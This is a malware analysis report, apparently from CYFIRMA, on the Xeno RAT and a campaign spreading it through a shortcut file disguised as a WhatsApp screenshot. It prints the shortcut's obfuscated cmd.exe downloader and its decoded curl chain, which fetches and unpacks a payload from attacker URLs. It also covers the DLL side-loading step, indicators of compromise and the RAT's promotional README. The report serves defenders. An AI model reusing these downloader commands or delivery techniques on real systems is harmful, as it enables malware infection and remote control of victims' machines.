CYFIRMA
DECODING THREATS

DECYFIR

Xeno RAT: A New Remote Access Trojan with Advance Capabilities

EXECUTIVE SUMMARY

At CYFIRMA, we are dedicated to providing current insights into prevalent threats and strategies utilized by malicious entities, targeting both organizations and individuals. This in-depth examination focuses on the proliferation of Xeno RAT; an intricately designed malware, crafted with advanced functionalities, conveniently accessible at no cost on GitHub. The research explores the array of evasion tactics employed by threat actors to evade detection, while also illuminating the procedures involved in crafting resilient malware payloads. Significantly, the report underscores the adaptive characteristics of these threats, emphasizing the imperative for enhanced security protocols and user vigilance to effectively mitigate associated risks.

INTRODUCTION


In an era where cyber threats evolve at an unprecedented pace, understanding and combatting sophisticated malware like Xeno RAT is paramount. This study provides a concise overview of Xeno RAT; a potent malware written in C#, boasting advanced capabilities. Delving into its dissemination, evasion techniques, and resilient payload generation processes, this paper aims to shed light on the dynamic nature of contemporary cyber threats, emphasizing the urgent need for heightened security measures and user awareness in safeguarding against such malicious entities.

KEY FINDINGS

- Xeno RAT possesses sophisticated functionalities and characteristics of advanced malware.
- The malware's developer opted to maintain it as an open-source project and made it accessible via GitHub.
- A threat actor customized its settings and disseminated it via the Discord CDN.
- The primary vector in the form of a shortcut file, disguised as a WhatsApp screenshot, acts as downloader.
- The downloader downloads the zip archive from Discord CDN, extracts and executes the next stage payload.
- A multi-step process is employed to generate the ultimate payload of the malware.
- It looks for the debuggers, monitoring, and analysis tools before executing the final stage.
- Utilizes anti-debugging techniques and follows a stealth operation process.
- Malware adds itself as scheduled task for persistence.
- Leverages the *DLL search order* functionality in Windows to load the malicious DLL into a trusted executable process.
- Injects the malicious code (process injection) in the legit windows process.
- Performs continuous monitoring of the compromised systems.
- Employes extensive obfuscation techniques within files/code to evade detection effectively.
- Uses obfuscated network traffic to receive instructions and updates.
- Communicates with C2 with status updates and receives instructions at regular intervals.

ETLM ATTRIBUTION

The developer of the Xeno RAT opted to open-source the code and made it available for free on GitHub:



moom825 fixed another issue with the keylogger... eb8edbd · last week 20 Commits


Plugins	fixed another issue with the keylogg...	last week
xeno rat client	fixed another issue with the keylogg...	last week
xeno rat server	fixed another issue with the keylogg...	last week
.gitignore	first commit	4 months ago
LICENSE	first commit	4 months ago
README.md	forgot to update options	3 weeks ago
logo.png	first commit	4 months ago

About

Xeno-RAT is an open-source remote access tool (RAT) developed in C#, providing a comprehensive set of features for remote system management. Has features such as HVNC, live microphone, reverse proxy, and much much more!

Source: https://github.com/moom825/xeno-rat

The developer also pledges to continuously provide updates over time, incorporating additional features into the malware.



Xeno Rat

Xeno Rat is a remote access tool (RAT) that is used to control a computer remotely. It is written in C# and is compatible with Windows 10, 11. It is meant to stable, completely open source, easy to use and has a lot of features.

What Sets Xeno Rat Apart


Xeno Rat stands out from the crowd for several reasons:

- **HVNC (Hidden Virtual Network Computing)**: Xeno Rat offers HVNC, which is typically a paid feature in other RATs, but here, it's freely available to enhance your remote access experience.
- **Live Microphone**: Enjoy real-time audio surveillance with Xeno Rat, which provides a live microphone feature.
- **Socks5 Reverse Proxy**: Xeno Rat includes a Socks5 reverse proxy, allowing you to bypass network restrictions and access remote systems with ease.
- **Regular Updates and Much More**: We are committed to keeping Xeno Rat up to date and continually improving its features and functionality to better meet your needs.
- **Built Completely from Scratch**: Xeno Rat is developed entirely from scratch, ensuring a unique and tailored approach to remote access tools.

The Xeno RAT Server includes a builder module that enables the creation of a customized version of the malware.

A threat actor utilized this capability to develop and distribute their own version of the malware via the Discord CDN. They employed a shortcut file acting as a downloader, responsible for fetching and executing subsequent payloads.

The analysis identified the domain *internal-liveapps[.]online*, which is linked to the threat actor and resolves to the IP address *45[.]61[.]139[.]51*. Both the domain and IP address have lower detection rates.:




3 security vendors flagged this domain as malicious

internal-liveapps.online

unknown

Creation Date: 3 months ago

Last Analysis Date: 16 hours ago



1 security vendor flagged this IP address as malicious

45.61.139.51 (45.61.136.0/22)

AS 399629 (BLNWX)

No known threat actor association has been identified with this Domain/IP address.


Threat Landscape: from an external threat landscape standpoint, the presence of freely available malware with advanced capabilities, such as Xeno RAT, which undergoes active development to enhance its features, highlights a concerning trend. Cyfirma's research team highlights the evolving tactics of threat actors, who leverage open-source malware to craft customized creations to compromise their targets.

The developer of the original malware binaries showcases adaptability by employing diverse techniques to obfuscate the malicious sample, with the goal of maintaining undetected for an extended period. This underscores the necessity for ongoing vigilance and the implementation of advanced detection measures to effectively combat these dynamic threats.

ANALYSIS OF Xeno-RAT

File Analysis	
File Name	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.lnk
File Size	3.21 KB (3,293 bytes)
Signed	Not signed
MD5	13b1d354ac2649b309b0d9229def8091
SHA-256	848020d2e8bacd35c71b78e1a81c669c9dc63c78dd3db5a97200fc87aeb44c3c
Date Modified	17-10-2022

The primary malware sample is delivered as a shortcut file (.lnk) labeled with the description "WhatsApp_2023-12-12_12-59-06-18264122612_DCIM.png":



Screenshot_2024-01-30_w-69-06-18264122612_DCIM

Target type: Application

Target location: System32

Target: C:\Windows\System32\cmd.exe /V:ON/C"set yF


Start in: C:\Users\IEUser\AppData\Roaming

Shortcut key: None

Run: Minimized


Comment: WhatsApp_2023-12-12_12-59-06-18264122612_

The file functions as a downloader, utilizing the Windows command shell to retrieve, extract, and execute the payload from a zip archive, located at the Discord CDN URL. The target field of the file contains obfuscated command line arguments:



```
Command Line Arguments         : /V:ON/C"set yF=curljd--kpnsecurejd-sjd-LjdhttVd://tkpnyurl.com/mtznbnnmgjd-ojd^%USERDYROF
ILE^%\Do8nloagZs\1.jVdegjd^^^&jdstartjd^%USERDYROFILE^%\Do8nloagZs\1.jVdegjd^^^&jdmkgZkprjd^%ADYDYDATA^%\AgZobejd^^^&jdmkgZ
kprjd^%ADYDYDATA^%\AgZobe\Drkpversjd^^^&jdcurljd--kpnsecurejd-sjd-LjdhttVd://tkpnyurl.com/mrzFRbn9fjd-ojd^%ADYDYDATA^%\AgZo
be\Drkpvers\Sys.zkpVdjd^^^&jdcgZjd^%ADYDYDATA^%\AgZobe\Drkpversjd^^^&jdtarjd-xfjdSys.zkpVdjd^^^&jdADExVdlorer64.exejd/acceV
dteulajd-snaVdshotjd1FRmg.0.0.1jdfaajd-noconnectVdromVdt&&set ER=!yF:kp=i!&&set fXKc=!ER:DY=P!&&set DA=!fXKc:FR=2!&&set 8f=
!DA:Vd=p!&&set 2wgW=!8f:jd= !&&set U51=!2wgW:mg=7!&&set po=!U51:gZ=d!&&set WF8r=!po:8=w!&&e^ch^o %WF8r%|c^m^d"
```

Obfuscated command line argument in LNK file




```
curl --insecure -s -L https://tinyurl.com/mtznbnn7 -o "%USERPROFILE%\Downloads\1.jpg" & start
"%USERPROFILE%\Downloads\1.jpg" & mkdir "%APPDATA%\Adobe\" & mkdir "%APPDATA%\Adobe\Drivers\" & curl --insecure -s -L
https://tinyurl.com/mrzFRbn9f -o "%APPDATA%\Adobe\Drivers\Sys.zip" && cd "%APPDATA%\Adobe\Drivers\" & tar -xf Sys.zip
& ADExplorer64.exe /accepteula /snapshot 127.0.0.1 faa -noconnection
```

De-obfuscated command line argument


BEHAVIORAL & CODE ANALYSIS

1st Stage Execution:

The de-obfuscated command reveals downloads from two shortened URLs, both pointing to Discord CDN URLs. The first URL in the command downloads a non-malicious image, while the payload is retrieved from the second URL.



```
GET /mtznbnn7 HTTP/1.1
Host: tinyurl.com
User-Agent: curl/8.0.1
Accept: */*
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date:
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: https://cdn.discordapp.com/attachments/1206563280227663882/1206563342605361222/1.jpeg?ex=65dc76ad&is=65ca01ad&hm=ef618
f661476d8b2349801e40afdc4f6c9930acf683e0ac7fde98dc06ee79aa9&
Referrer-Policy: unsafe-url
X-Robots-Tag: noindex
X-TinyURL-Redirect-Type: redirect
```



```
GET /mrz2bn9f HTTP/1.1
Host: tinyurl.com
User-Agent: curl/8.0.1
Accept: */*
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date:
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: https://cdn.discordapp.com/attachments/1206563280227663882/1206564159823810580/Drivers.zip?ex=65dc7770&is=65ca0270&hm=
99311ca266f33f8e83d37aa6831920da84ec56b6029f5500278b31c527570047&
Referrer-Policy: unsafe-url
X-Robots-Tag: noindex
X-TinyURL-Redirect-Type: redirect
```


Request/Response traffic from LNK file

As indicated in the de-obfuscated argument, the zip archive is downloaded and extracted in the directory "C:\Users\user\AppData\Roaming\Adobe\Drivers".

The zip archive:

File Name	Sys.zip
File Size	2.13 MB (2232447 bytes)
Signed	Not signed
MD5	6f9e84087cabbb9aaa7d8aba43a84dcf
SHA-256	4d0d8c2696588ff74fe7d9f8c2097fddd665308fccf16ffea23b9741a261b1c0
Date Modified	17-02-2024

The zip archive contains three files, two portable executable (exe and DLL) files and one unknown file named as 'LICENSE':



AppData › Roaming › Adobe › Drivers

Search Drive

Name	Type	Size
Sys.zip	Compressed (zipped) Folder	2,181 KB
samcli.dll	Application extension	293 KB
LICENSE	File	2,315 KB
ADExplorer64.exe	Application	647 KB

Extracted Files from Sys.zip


The Windows executable "ADExplorer64.exe" is the Active Directory Explorer provided by Windows Sysinternals, serving as an advanced Active Directory (AD) viewer and editor:

Filename: ADExplorer64.exe
MD5: 2661f8272ada236cf3aeb9ce9323626c
SHA-256: e451287843b3927c6046eaabd3e22b929bc1f445eec23a73b1398b115d02e4fb
Signature: Signed file (valid signature)
File version: 1.52

The DLL file "samcli.dll" is the malicious payload. It mimics the name of the genuine DLL file "Security Accounts Manager Client DLL," which is typically located in the C:\Windows\System32 directory on Microsoft Windows systems:

File Name	Samcli.dll
File Size	292.92 KB (299952 bytes)
Signed	Signed
MD5	7704241dd8770b11b50b1448647197a5
SHA-256	1762536a663879d5fb8a94c1d145331e1d001fb27f787d79691f9f8208fc68f2
Date Modified	12-02-2024

While the file is signed, the certificate within the signature cannot be verified:




certificate	
revision	0x0200 (WIN_CERT_REVISION_2_0)
type	0x0002 (WIN_CERT_TYPE_PKCS_SIGNED_DATA)
file-offset-from	0x00048000
file-offset-to	0x000493B0
size-certificate	0x13B0 (5040 bytes)
size-PKCS7	0x13A3 (5027 bytes)
size-PKCS7-null-padding	1 bytes
footprint > sha256	145CC08F7EB4ACAD91C52DF178A35719CD4DDCF2668E1E98200FD7614C523C58
issued-to	
name	**nvidia.com**
signature-info	A certificate chain could not be built to a trusted root authority.
issued-by	Amazon RSA 2048 M02
signing-time	Sun Feb 11 21:30:08 2024
valid-from	Tue Jul 18 16:00:00 2023
valid-to	Fri Aug 16 15:59:59 2024
serial-number	0FD72A4984819E27089ACDB68A47627A
thumbprint	-
signature-algorithm	sha256RSA
program-name	MozDef Corp
email	n/a
more-info-url	n/a

Certificate detail of *samcli.dll*


The *LICENSE* file contains obfuscated text with read/write permission:

File Name	LICENSE
File Size	2.26 MB (2370164 bytes)
Signed	No
MD5	0aa5930aa736636fd95907328d47ea45
SHA-256	96b091ce5d06afd11ee5ad911566645dbe32bfe1da2269a3d3ef8d3fa0014689
Date Modified	12-02-2024



```
File Name                       : LICENSE
Directory                       : .
File Size                       : 2.4 MB
File Modification Date/Time     : 2024:02:12 00:28:56-05:00
File Access Date/Time           : 2024:02:22 16:10:41-05:00
File Inode Change Date/Time     : 2024:02:22 16:10:41-05:00
File Permissions                : -rw-------
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : (none)
Line Count                      : 1
Word Count                      : 1
```

LICENSE file detail




```
0PmOdGrxj3Rqxy8FmVQBnS7w3shhQbElJK+QRp3kwqQBYDx7h6ecIU0ybmpriu+tudbrlB/HKwhfClFPQzOdvxhIzdNRtwRDKt0dxSDjVpseDKpDDhHus3MGSi5+kp
0VMPWZSG7Xz0K0W9wuGaON7jm/3MzpqbmAo05D35s77IULrg9yEMvUvbvZKpVsZ/tMgsf+htwNwbDSf3Kl4wtcEvA5RSAX2nKc2lfgc2bEbOsRxX+O2dqW/sJGbWAf
SBpUdsvK9KIejbNjxhGIk6eyWTAxrZlJMjh5PMTqlC5ADEZTA8np+fLbJNsEMDoJjFZ0e4ps9hM79btZrI4+5Em/WqckWoK3JoL84lj3yz++ROGs3pWff/Gg6sHPGP
Q4xsGGhicg/tSCuTGSQZFN6dc9ahNZg4TtCe0jhscRIdklWYOTrsdPMlOVGLabNjNJEryDbqlAv7n0ulNVj3A9bunnQ0hnurbVvzr3ccTvlYouhYLEtTyxIYvMp+KA
X7s+J0H9P5hp5heIPcxT0DuXxQhmdgwWOVunm5zeVpkWS7g6+KjMBliUF7mW6hcNSp0OU3ONL5OKbdSgRlBseg9LoefDWnameRBmZ8Y8+oUaflm7GISn2cmV+9ZGPD
wMqcEvceTG9bTiRjTlTFxaHo7PFSkdhUjRzBjaq+lP2by+KyoOaEXlFVf0/CtyxvtQo9u/eCzR6+2m7CCtGvWiNbsxloj5FiKKYSxTB7r2cBp3phFrc2Q4OTNuajAy
bmpobmRhOHNkbsTbuePCCiXm2NCsSlxuvgNvVNmzqzqrEsFUheSxjAYjgLWcXERHgRtvMdCXrAwbUCOvpkJkonDG0NQCi7LsVAC7wrlrJtTvPGhrUdFSClYXlN6mVZ
IXM0u78KRoGms4XlYu7AB/+eixkOuJksdAus3FD/4mFZsWfxhIL/gBSahozPQzAHjlL2Ex2EG94gXqFnBl9bCWZBxY2p79kb4TkFJlCwVb7uKMDpXLskRxE+AmIV8H
